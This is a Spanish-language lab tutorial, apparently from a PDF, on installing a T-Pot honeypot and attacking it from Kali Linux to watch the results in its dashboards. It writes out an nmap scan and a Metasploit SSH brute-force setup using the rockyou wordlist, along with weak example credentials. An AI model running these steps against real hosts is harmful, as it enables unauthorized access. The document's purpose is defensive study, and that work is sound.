
```
T-pot [Corriendo] - Oracle VM VirtualBox
#####
Installing...

### Getting update information.
Obj:1 http://deb.debian.org/debian bullseye InRelease
Obj:2 http://deb.debian.org/debian bullseye-updates InRelease
Obj:3 http://security.debian.org/debian-security bullseye-security InRelease
Leyendo lista de paquetes...

### Upgrading packages.
info: Trying to set 'docker.io/restart' [boolean] to 'true'
info: Loading answer for 'docker.io/restart'
info: Trying to set 'debconf/frontend' [select] to 'noninteractive'
info: Loading answer for 'debconf/frontend'
[apt-fast 10:12:24]
[apt-fast 10:12:24]Working... this may take a while.
W: --force-yes está desactualizado, en su lugar utilice una de las opciones que empiezan por --allow
Leyendo lista de paquetes...
Creando árbol de dependencias...
Leyendo la información de estado...
Calculando la actualización...
W: --force-yes está desactualizado, en su lugar utilice una de las opciones que empiezan por --allow
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.

### Installing T-Pot dependencies.
[apt-fast 10:12:24]
[apt-fast 10:12:24]Working... this may take a while.
```

Una vez finalizada, se verá algo así



```
T-pot [Corriendo] - Oracle VM VirtualBox

T-POT

---- [ primaryfanlight ] [ Wed Mar 6 2024 ] [ 10:25:41 ]
IP: 10.0.2.15 (83.60.15.195)
SSH: ssh -l tsec -p 64295 10.0.2.15
WEB: https://10.0.2.15:64297
ADMIN: https://10.0.2.15:64294
BLACKHOLE: [ DISABLED ]

primaryfanlight login: _
```

debemos de tener en cuenta entonces la **URL que aparece en el apartado WEB**

<https://192.168.3.15:64297>

4. Configuración Web

** IMPORTANTE **

- Se debe mantener activa la máquina virtual de T-pot a la vez que realizamos estas operaciones a nivel web


Usando la URL <https://192.168.3.15:64297> en un **navegador web** accederemos al panel de T-pot

Usuario: tpot_admin

Contraseña: admin



Una vez dentro, se verá la siguiente interfaz gráfica.



En el **lado izquierdo** se nos muestran todas las **herramientas disponibles**.

Cockpit:

Función: Visualización de datos en tiempo real del honeypot.

Beneficios:

- Monitoreo de la actividad del atacante.
- Identificación de patrones y tendencias.
- Detección de intrusiones en tiempo real.

Cyberchef:

Función: Procesamiento y análisis de datos del honeypot.

Beneficios:

- Extracción de información relevante de los datos.
- Automatización de tareas de análisis.
- Generación de informes personalizados.

Elasticvue:

Función: Visualización de datos de seguridad en tiempo real.

Beneficios:

- Correlación de datos de diferentes fuentes.
- Detección de amenazas de forma proactiva.
- Investigación de incidentes de seguridad.

Kibana:

Función: Visualización y análisis de datos de Elasticsearch.

Beneficios:

- Creación de dashboards personalizados.
- Análisis de tendencias de seguridad.
- Generación de informes detallados.

Spiderfoot:

Función: Recopilación de información sobre la superficie de ataque de una organización.

Beneficios:

- Identificación de activos vulnerables.
- Descubrimiento de posibles amenazas.
- Evaluación de la postura de seguridad.

Resumen:

Estas herramientas se utilizan en conjunto para:

- Monitorear la actividad del atacante en tiempo real.
- Analizar los datos del honeypot para obtener información relevante.
- Detectar intrusiones y amenazas de forma proactiva.
- Investigar incidentes de seguridad.
- Visualizar los datos de seguridad de una manera fácil de entender.


Ejemplos de uso:

- **Cockpit**: Se puede usar para ver en tiempo real qué IPs están intentando acceder al honeypot, qué puertos están escaneando y qué tipos de ataques están intentando realizar.
- **Cyberchef**: Se puede usar para analizar los datos del honeypot para identificar patrones de ataque, como las técnicas de ataque más comunes o las vulnerabilidades más explotadas.
- **Elasticvue**: Se puede usar para correlacionar los datos del honeypot con otros datos de seguridad, como los registros de firewall o los eventos de intrusiones, para obtener una vista completa de la actividad del atacante.
- **Kibana**: Se puede usar para crear dashboards personalizados que muestren las métricas de seguridad más importantes, como el número de ataques por día o el número de hosts infectados.
- **Spiderfoot**: Se puede usar para identificar activos de la organización que son accesibles desde Internet, como servidores web, aplicaciones web y dispositivos IoT.


Si pulsamos sobre la **herramienta Cockpit** se nos pedirán nuestras credenciales configuradas al inicio de la instalación del servidor en mi caso:

Usuario: tpot

Contraseña: admin




Accederemos a un panel similar al mostrado a continuación:




Esta web nos permitirá **comprobar** una gran cantidad de **datos de nuestro servidor a tiempo real**, como usuarios conectados, rendimiento del servidor, registros de incidentes...etc

Incluso contamos con una **Terminal** por comandos para realizar acciones de manera rápida




Por último creamos un **usuario nuevo** y le damos todos los permisos



Usuario: ma

Contraseña: Contraseña1234



5. Ataque desde Kali Linux

** IMPORTANTE **

- Se debe mantener activa la máquina virtual de T-pot a la vez que realizamos estas operaciones

Llegados a este punto realizaremos una serie de **ataques desde Kali Linux hacia nuestro servidor de T-pot** para luego poder comprobar su impacto desde la consola de administración web del servidor (anteriormente explicada).

- Recordemos la **IP del servidor**, en mi caso : 192.168.3.15

5.1 Ataque de fuerza bruta

Lanzamos un **escaneo de puertos con nmap** sobre la IP del servidor

```
> nmap -v -sV 192.168.3.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 09:24 CET
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 09:24
Scanning 192.168.3.15 [2 ports]
Completed Ping Scan at 09:24, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:24
Completed Parallel DNS resolution of 1 host. at 09:24, 0.00s elapsed
Initiating Connect Scan at 09:24
Scanning 192.168.3.15 [1000 ports]
Discovered open port 1025/tcp on 192.168.3.15
Discovered open port 21/tcp on 192.168.3.15
Discovered open port 143/tcp on 192.168.3.15
Discovered open port 80/tcp on 192.168.3.15
Discovered open port 22/tcp on 192.168.3.15
```

Comprobamos entonces que tenemos **855 servicios activos**, pero el puerto que nos interesa es el **22**, por el que trabaja el **servicio SSH**

```
Completed Connect Scan at 09:24, 4.38s elapsed (1000 total ports)
Initiating Service scan at 09:24
Scanning 855 services on 192.168.3.15
Service scan Timing: About 2.44% done; ETC: 09:49 (0:23:57 remaining)
Service scan Timing: About 4.07% done; ETC: 09:51 (0:25:54 remaining)
Service scan Timing: About 6.64% done; ETC: 09:55 (0:28:37 remaining)
Service scan Timing: About 8.96% done; ETC: 09:52 (0:25:44 remaining)
```

En siguiente paso es usar una wordlist de contraseñas posibles, en mi caso usaré la **wordlist de rockyou.txt** y la pasaré a mi escritorio para trabajar de manera más cómoda

```
Terminal n.º 1
Archivo Acciones Editar Vista Ayuda

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
— amass → /usr/share/amass/wordlists
— dirb → /usr/share/dirb/wordlists
— dirbuster → /usr/share/dirbuster/wordlists
— dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
— fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
— fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
— john.lst → /usr/share/john/password.lst
— metasploit → /usr/share/metasploit-framework/data/wordlists
— nmap.lst → /usr/share/nmap/nmaplib/data/passwords.lst
— rockyou.txt.gz
— sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
— wfuzz → /usr/share/wfuzz/wordlist
— wifite.txt → /usr/share/dict/wordlist-probable.txt


Do you want to extract the wordlist rockyou.txt? [Y/n] Y
Extracting rockyou.txt.gz ...
[sudo] contraseña para kali:

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
— amass → /usr/share/amass/wordlists
— dirb → /usr/share/dirb/wordlists
— dirbuster → /usr/share/dirbuster/wordlists
— dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
— fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
— fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
— john.lst → /usr/share/john/password.lst
— metasploit → /usr/share/metasploit-framework/data/wordlists
— nmap.lst → /usr/share/nmap/nmaplib/data/passwords.lst
— rockyou.txt
— rockyou.txt.gz
— sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
— wfuzz → /usr/share/wfuzz/wordlist
— wifite.txt → /usr/share/dict/wordlist-probable.txt

♥ 🔒 /usr/share/wordlists
```

En una **terminal de Metasploit** usamos el siguiente comando:



```

Terminal n.º 1
Archivo  Acciones  Editar  Vista  Ayuda

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c      c000000000000x.
      :00000000000000k,    ,k00000000000000:
      '00000000k00000: :0000000000000000'
      o0000000.    .o0000o0000l.    ,0000000o
      d0000000.    .c00000c.    ,00000000x
      l0000000.    ;d;    ,00000000l
      .00000000.    .;    ;    ,00000000.
      c0000000.    .00c.    'o00.    ,0000000c
      o000000.    .0000.    :0000.    ,000000o
      l00000.    .0000.    :0000.    ,00000l
      ;0000'    .0000.    :0000.    ;0000;
      .d00o    .0000o0000000.    x00d.
      ,kol    .0000000000000.    .d0k,
      :kk;.0000000000000.c0k:
      ;k00000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.3.55-dev                               ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post           ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >

```

este nos permitirá **realizar ataques de fuerza bruta por SSH** teniendo en cuenta la wordlist de contraseñas (**rockyou.txt**), para **pasarle dicha wordlist como parámetro**, debemos insertar el siguiente comando (en mi caso tengo la wordlist alojada en mi escritorio)

```

msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Escritorio/rockyou.txt
PASS_FILE => /home/kali/Escritorio/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) >

```

A continuación **definimos el host remoto** que deseamos atacar usando el siguiente comando

```

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.3.15
RHOST => 192.168.3.15
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Ahora pasaremos a **definir el usuario del sistema que existe a nivel del servidor T-pot** (previamente conocido)

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME tsec
USERNAME => tsec
```

Ya por ultimo y para **comprobar que todo el módulo de metasploit** está correctamente configurado pasamos a escribir el siguiente **comando: info**

```

Basic options:
Name                Current Setting      Required  Description
-----
ANONYMOUS_LOGIN     false                yes       Attempt to login with a blank username and password
BLANK_PASSWORDS     false                no        Try blank passwords for all users
BRUTEFORCE_SPEED    5                    yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS        false                no        Try each user/password couple stored in the current
                  database
DB_ALL_PASS         false                no        Add all passwords in the current database to the list
DB_ALL_USERS        false                no        Add all users in the current database to the list
DB_SKIP_EXISTING     none                 no        Skip existing credentials stored in the current dat
                  abase (Accepted: none, user, user@realm)
PASSWORD            /home/kali/Escritorio/rockyou
                  .txt          no        A specific password to authenticate with
PASS_FILE           /home/kali/Escritorio/rockyou
                  .txt          no        File containing passwords, one per line
RHOSTS              192.168.3.15        yes       The target host(s), see https://docs.metasploit.com
                  /docs/using-metasploit/basics/using-metasploit.html
RPORT               22                  yes       The target port
STOP_ON_SUCCESS     false                yes       Stop guessing when a credential works for a host
THREADS             1                    yes       The number of concurrent threads (max one per host)
USERNAME            tsec                 no        A specific username to authenticate as
USERPASS_FILE       no                   no        File containing users and passwords separated by sp
                  ace, one pair per line
USER_AS_PASS        false                no        Try the username as the password for all users
USER_FILE           no                   no        File containing usernames, one per line
